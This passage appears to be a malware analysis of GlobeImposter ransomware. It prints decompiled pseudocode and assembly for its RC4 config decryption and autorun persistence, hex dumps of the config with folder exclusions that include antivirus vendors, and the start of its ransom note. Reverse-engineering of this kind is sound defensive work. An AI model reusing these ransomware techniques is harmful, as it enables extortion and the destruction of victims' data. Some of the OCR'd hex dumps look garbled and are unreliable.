
The GlobeImposter contains the string used to calculate the SHA256 hash, which is the key to extract the config data.

CONFIG_KEY = SHA256 (“B231B717113902E9F788C7BD0C7ABABAF9B173A7F6B432076B82CBCB7C8149F3CF2F55A8CBDD772BFB4E0A319AE1ED45EB4AA6C4C6BAC6E11014BDD47D3BDDA0DC19B7F217C8A1B33BCAE7681020436907BEC78F0E47AD285D72B8E5466C83114CC40D44A081A604F05E2D147DFC3AEDD9A7B69D493176EFD7D8B0D264D1A2BFB14FECC1378A8D90547A2F6CA070E90F95FCAA54FA26FA5D63DC84C6C3780D4BB41BE4B608343D72DDE52DE40A2A06D56482454F9DF058E65C3F02CBE1B77289F39EC5BDBC58653A35476A205CD7C75A40D34ECFA56DA0A6433E141F0D9AC60DFBAA21E8AEB5658168253A315F298EDBC7850D3D79BB1E15FEF367F5BD27BF8D”)

=


AE09C984DF6E74640B3271EADB5DD7C65FDE806235B2CDA478E0EFA9129C09E7

The GlobeImposter's payload decrypts its config, represented by the following C pseudo code:



```
v0 = AllocMem(32);
SHA256(
  (int)"B231B717113902E9F788C7BD0C7ABABAF9B173A7F6B432076B82CBCB7C8149F3CF2F55A8
  0x200u,
  v0,
  0);
dword_40CFE8 = sub_40264F(1331152, 2048);
dword_40CFEC = sub_40264F(1333224, 2048);
dword_40CFE0 = sub_40264F(1335304, 2484);
unk_146008 = 0;
GetModuleFileNameW(0, 1331152, 2048);
GetEnvironmentVariableW(L"temp", 1333224, 2048);
DecryptConfig(v0, (int)dword_4013E0, 34, 0x20u);
DecryptConfig(v0, (int)dword_401404, 38, 0x20u);
dword_40CBC0 = sub_40968A((int)dword_4013E0, 0);
dword_40CBC8 = DecryptConfig_2((int)dword_401148, (int)&dword_40CBC4, v0, 661);
dword_40D098 = DecryptConfig_2((int)dword_401430, (int)&dword_40CA98, v0, 512);
if ( !GetEnvironmentVariableW(L"appdata", &v17, 2048) )
  goto LABEL_2;
lstrcatW(&v17, L"\\");
v1 = PathFindFileNameW(1331152);
lstrcatW(&v17, v1);
v2 = lstrcmpiW(1331152, &v17);
v16 = (int)&v17;
if ( v2 )
{
  LOBYTE(v3) = GetFileAttributes((int)&v17);
  if ( !v3 && !CopyFileW(1331152, &v17, 0) )
    goto LABEL_8;
  v16 = (int)&v17;
}
AddToAutorunKey(v16);
```


To decrypt the config data, GlobeImposter uses RC4 cipher with 256-bit key.



```
0040A315 RC4_DecryptConfig proc near
0040A315
0040A315 arg_0= dword ptr  8
0040A315 arg_4= dword ptr  0Ch
0040A315 arg_8= dword ptr  10h
0040A315 arg_C= dword ptr  14h
0040A315
0040A315 push    ebp
0040A316 mov     ebp, esp
0040A318 push    esi
0040A319 push    [ebp+arg_C]
0040A31C push    [ebp+arg_0]
0040A31F call    RC4_KSA
0040A324 xor     esi, esi
0040A326 cmp     [ebp+arg_8], esi
0040A329 jle     short loc_40A33E

0040A32B push    edi
0040A32C mov     edi, [ebp+arg_4]

0040A32F
0040A32F loc_40A32F:
0040A32F call    RC4_PRGA
0040A334 xor     [esi+edi], al
0040A337 inc     esi
0040A338 cmp     esi, [ebp+arg_8]
0040A33B jl      short loc_40A32F
```

```
004013B0  F4 DD 01 EE 79 14 C3 CD  DD 4F BA D6 5A F0 C7 95  (¦.ey.+-¦O¦+Z=¦ò
004013C0  7A 12 4F AC 6B FE 91 2D  2C EC 56 47 93 5D 9F BB  z.O¼k¦æ-,8VGô]█+
004013D0  F5 DF BB CB 2B B5 7B 37  73 C5 06 C4 47 00 00 00  ) +-+¦{7s+.-G...
004013E0  2E 2E 64 6F 63 00 52 65  61 64 5F 5F 5F 4D 45 2E  ..doc.Read___ME.
004013F0  68 74 6D 6C 00 32 3A 3C  51 E8 84 79 77 56 17 46  html.2:<QFäywV.F
00401400  7F 00 00 00 7A EB 78 E2  80 F3 70 ED 1B 51 03 B9  ....zdxGÇ=pf.Q.¦
00401410  4A 0E F5 65 43 2A 35 9E  66 4C 2E 04 0E BB D8 08  J.)eC*5PfL...++.
00401420  6C 2B 06 57 02 00 A7 3D  6E 83 00 00 00 00 00 00  l+.W..º=nâ......
00401430  06 A0 7D E9 BC AC 7F 9A  02 4F 5B 91 06 43 D4 6A  .á}T+¼.Ü.O[æ.C+j
00401440  4C 6F 7B D6 47 37 35 73  1F A0 C6 5C 24 66 43 13  Lo{+G75s.á¦\$fC.
00401450  51 10 BB 2D 74 93 29 25  49 2A F3 85 2E C8 26 A7  Q.+-tô)%I*=à.+&º
00401460  A7 24 A1 38 E5 12 76 1A  2A 86 AD D3 A5 11 E7 20  º$í8s.v.*å¡+Ñ.t
00401470  CF 40 BB E1 17 12 25 56  F1 B9 B4 4B C8 51 61 B4  -@+ß..%V±¦¦K+Qa¦
00401480  F0 D4 CC F8 1B C4 C5 8A  14 3B 3B FD 01 75 46 DE  =+¦°.-+è.;;².uF¦
00401490  74 30 A9 20 C3 87 C0 12  AA E8 D3 CC 71 B4 26 A5  t0¬·+ç+.¬F+¦q¦&Ñ
004014A0  5D 8C 32 69 B6 11 DE 22  3C 4E 9B 25 F7 D5 C3 C8  ]î2i¦.¦"<N¢%█+++
004014B0  F7 D5 50 1D F5 F0 2C 89  39 8E 35 EC 2A CD A8 6D  █+P.)=,ë9Ä58*-¿m
004014C0  AD CD 6D C3 F7 F3 C4 DE  A3 F6 50 95 ED 34 B1 EE  ¡-m+█=-¦ú÷Pòf4¦e
004014D0  F1 20 55 BA A1 A1 88 96  BC 01 B9 21 40 1E 2D E6  ±·U¦íîêû+.¦!@.-µ
004014E0  31 83 8B E1 4E 90 15 6B  E2 B4 AB 30 1E 14 AC ED  1âïßN..kG¦½0..¼f
004014F0  D7 BB 23 B9 0F 52 6E 08  8D 4B 91 86 0A 92 DA CE  ++#¦.Rn..Kæå.Æ++
00401500  81 F9 E5 0E 7A 6B 2B AE  42 14 DE 47 9C F2 EF 29  .·s.zk+«B.¦G£=n)
00401510  57 A5 DC F0 4A 42 3B 5A  BD 19 3A 9B 58 1F 43 62  WÑ_=JB;Z+.:¢X.Cb
00401520  82 F6 01 CB F1 6C D3 80  92 14 CF 4E E8 8E 6A 46  é÷.-±l+ÇÆ.-NFÄjF
00401530  4E 20 EC 8A 2F C8 5A 8E  FD 79 3E 17 E7 97 19 47  N·8è/+ZÄ²y>.tù.G
00401540  00 46 57 85 EB 26 2B AF  ED E4 BE D7 41 02 3E 36  .FWàd&+»fS++A.>6
00401550  BD 5B 5C 67 3D 2B 04 80  E8 96 60 E7 1C 1B 60 BF  +[\g=+.ÇFû`t..`+
00401560  BB C5 15 24 C5 C4 C6 0E  4A C8 70 65 2D 40 80 B4  ++.$+-¦.J+pe-@Ç¦
00401570  BA EB EC C9 49 D0 47 65  FF EF 05 24 61 70 38 3D  ¦d8+I-Ge·n.$ap8=
00401580  78 45 52 CB D5 A6 AE F0  BF D6 23 4C 28 54 B5 81  xER-+ª«=++#L(T¦.
00401590  8C F3 5A 5C 51 C1 F9 4C  1B 98 02 58 47 75 A7 BF  î=Z\Q-·L.ÿ.XGuº+
004015A0  4C DB F1 C6 59 30 F1 54  22 9C 99 E6 DA 73 37 2B  L¦±¦Y0±T"£Öµ+s7+
004015B0  25 D8 67 32 E3 92 7D 50  05 38 D4 83 B4 A6 07 D5  %+g2pÆ}P.8+â¦ª.+
```

Once decrypted, the extracted config looks as follows:



```
00401290  69 63 72 6F 73 6F 66 74  2E 4E 45 54 00 49 6E 74  icrosoft.NET.Int
004012A0  65 72 6E 65 74 20 45 78  70 6C 6F 72 65 72 00 4B  ernet·Explorer.K
004012B0  61 73 70 65 72 73 6B 79  20 4C 61 62 00 4D 63 41  aspersky·Lab.McA
004012C0  66 65 65 00 41 76 69 72  61 00 73 70 79 74 65 63  fee.Avira.spytec
004012D0  68 20 73 6F 66 74 77 61  72 65 00 73 79 73 63 6F  h·software.sysco
004012E0  6E 66 69 67 00 41 76 61  73 74 00 44 72 2E 57 65  nfig.Avast.Dr.We
004012F0  62 00 53 79 6D 61 6E 74  65 63 00 53 79 6D 61 6E  b.Symantec.Syman
00401300  74 65 63 5F 43 6C 69 65  6E 74 5F 53 65 63 75 72  tec_Client_Secur
00401310  69 74 79 00 73 79 73 74  65 6D 20 76 6F 6C 75 6D  ity.system·volum
00401320  65 20 69 6E 66 6F 72 6D  61 74 69 6F 6E 00 41 56  e·information.AV
00401330  47 00 4D 69 63 72 6F 73  6F 66 74 20 53 68 61 72  G.Microsoft·Shar
00401340  65 64 00 43 6F 6D 6D 6F  6E 20 46 69 6C 65 73 00  ed.Common·Files.
00401350  4F 75 74 6C 6F 6F 6B 20  45 78 70 72 65 73 73 00  Outlook·Express.
00401360  4D 6F 76 69 65 20 4D 61  6B 65 72 00 43 68 72 6F  Movie·Maker.Chro
00401370  6D 65 00 4D 6F 7A 69 6C  6C 61 20 46 69 72 65 66  me.Mozilla·Firef
00401380  6F 78 00 4F 70 65 72 61  00 59 61 6E 64 65 78 42  ox.Opera.YandexB
00401390  72 6F 77 73 65 72 00 6E  74 6C 64 72 00 57 73 75  rowser.ntldr.Wsu
004013A0  73 00 50 72 6F 67 72 61  6D 44 61 74 61 00 2E 24  s.ProgramData..$
004013B0  65 72 2C 2E 34 64 62 2C  2E 34 64 64 2C 2E 34 64  er,.4db,.4dd,.4d
004013C0  2C 2E 34 6D 70 2C 2E 61  62 73 2C 2E 61 62 78 2C  ,.4mp,.abs,.abx,
004013D0  2E 61 63 63 64 62 2C 2E  61 63 63 64 63 00 00 00  .accdb,.accdc...
004013E0  2E 2E 64 6F 63 00 52 65  61 64 5F 5F 5F 4D 45 2E  ..doc.Read___ME.
004013F0  68 74 6D 6C 00 2E 2E 64  6F 63 00 50 3A 5C 30 30  html...doc.P:\00
00401400  5C 21 00 00 52 65 61 64  5F 5F 5F 4D 45 2E 68 74  \!..Read___ME.ht
00401410  6D 6C 00 2E 2E 64 6F 63  00 50 3A 5C 30 30 5C 21  ml...doc.P:\00\!
00401420  21 21 21 21 21 21 2B 21  2B 21 00 00 00 00 00 00  !!!!!!+!+!......
00401430  2E 2E 64 6F 63 00 50 3A  5C 30 30 5C 21 21 21 21  ..doc.P:\00\!!!!
00401440  21 21 21 2B 21 2B 21 2B  21 2B 42 75 69 6C 64 65  !!!+!+!+!+Builde
00401450  72 31 37 31 31 31 30 5C  70 61 74 63 68 2E 74 6D  r171110\patch.tm
00401460  70 00 00 00 1A 1B BB 3B  75 36 00 08 90 2B 04 00  p.....+;u6...+..
00401470  B0 2B 04 00 D0 2B 04 00  F0 2B 04 00 10 2C 04 00  ¦+..-+..=+...,..
00401480  30 2C 04 00 50 2C 04 00  70 2C 04 00 90 2C 04 00  0,..P,..p,...,..
```

The config contains:

The folder exclusions list


Windows, Microsoft, Microsoft Help, Windows App Certification Kit, Windows Defender, ESET, COMODO, Windows NT, Windows Kits, Windows Mail, Windows Media Player, Windows Multimedia Platform, Windows Phone Kits, Windows Phone Silverlight Kits, Windows Photo Viewer, Windows Portable Devices, Windows Sidebar, WindowsPowerShell, Temp, NVIDIA Corporation, Microsoft.NET, Internet Explorer, McAfee, Avira, spytech software, sysconfig, Avast, Dr.Web, Symantec, Symantec_Client_Security, system volume information, AVG, Microsoft Shared, Common Files, Outlook Express, Movie Maker, Chrome, Mozilla Firefox, Opera, YandexBrowser, ntldr, Wsus, ProgramData.

> The file extensions exclusion list
>
> > .$er,.4db,.4dd,.4d,.4mp,.abs,.abx,.accdb,.accdc
>
> The string to be added as an extension to encrypted files. The string already contains a dot which means the encrypted file will look like: ‘picture.png..doc’.

.doc

> The file name with the ransom note
>
> > Read___ME.html
>
> Another 512 bytes of data of unknown purpose mostly filled with zeros

The last decrypted block is a ransom note:



```
    v8 = CreateKeyFile(v6);
    if ( v8 )
    {
      --v7;
      Sleep(1000);
    }
  }
  while ( v7 > 0 && v8 );
  if ( v7 < 1
    || (v9 = AllocMem(3466),
        ZeroMemory(v9, 0, 3466),
        sub_4024E8(v9, (int)&word_40D74A, 3466),
        DecryptConfig(v0, v9, 3466, 0x20u),
        (v10 = StrStrA(v9, "{{IDENTIFIER}}")) == 0) )
LABEL_2:
    ExitProcess(1);
  v11 = lstrlenA("{{IDENTIFIER}}");
0000921C 80
```

```
0014D508  00 00 00 00 00 00 00 00  B5 01 28 01 12 07 1E 00  ........¦.(.....
0014D518  3C 21 44 4F 43 54 59 50  45 20 48 54 4D 4C 20 50  <!DOCTYPE·HTML·P
0014D528  55 42 4C 49 43 20 22 2D  2F 2F 57 33 43 2F 2F 44  UBLIC·"-//W3C//D
0014D538  54 44 20 48 54 4D 4C 20  34 2E 30 31 2F 2F 45 4E  TD·HTML·4.01//EN
0014D548  22 20 22 68 74 74 70 3A  2F 2F 77 77 77 2E 77 33  "·"http://www.w3
0014D558  2E 6F 72 67 2F 54 52 2F  68 74 6D 6C 34 2F 73 74  .org/TR/html4/st
0014D568  72 69 63 74 2E 64 74 64  22 3E 0D 0A 3C 68 74 6D  rict.dtd">..<htm
0014D578  6C 3E 0D 0A 20 20 3C 68  65 61 64 3E 0D 0A 20 20  l>..··<head>..
0014D588  20 20 3C 6D 65 74 61 20  63 68 61 72 73 65 74 3D  ··<meta·charset=
0014D598  22 75 74 66 2D 38 22 3E  0D 0A 20 20 20 20 3C 74  "utf-8">..····<t
0014D5A8  69 74 6C 65 3E 64 66 74  77 3C 2F 74 69 74 6C 65  itle>dftw</title
0014D5B8  3E 0D 0A 20 20 3C 2F 68  65 61 64 3E 0D 0A 20 20  >..··</head>..
0014D5C8  3C 62 6F 64 79 3E 0D 0A  3C 63 65 6E 74 65 72 3E  <body>..<center>
0014D5D8  0D 0A 3C 62 72 3E 0D 0A  20 20 20 20 3C 64 69 76  ..<br>..····<div
0014D5E8  3E 3C 68 32 3E 59 6F 75  72 20 66 69 6C 65 73 20  ><h2>Your·files
0014D5F8  61 72 65 20 45 6E 63 72  79 70 74 65 64 21 3C 2F  are·Encrypted!</
0014D608  68 32 3E 3C 2F 64 69 76  3E 0D 0A 3C 64 69 76 3E  h2></div>..<div>
0014D618  0D 0A 3C 64 69 76 3E 46  6F 72 20 64 61 74 61 20  ..<div>For·data
0014D628  72 65 63 6F 76 65 72 79  20 6E 65 65 64 73 20 64  recovery·needs·d
```

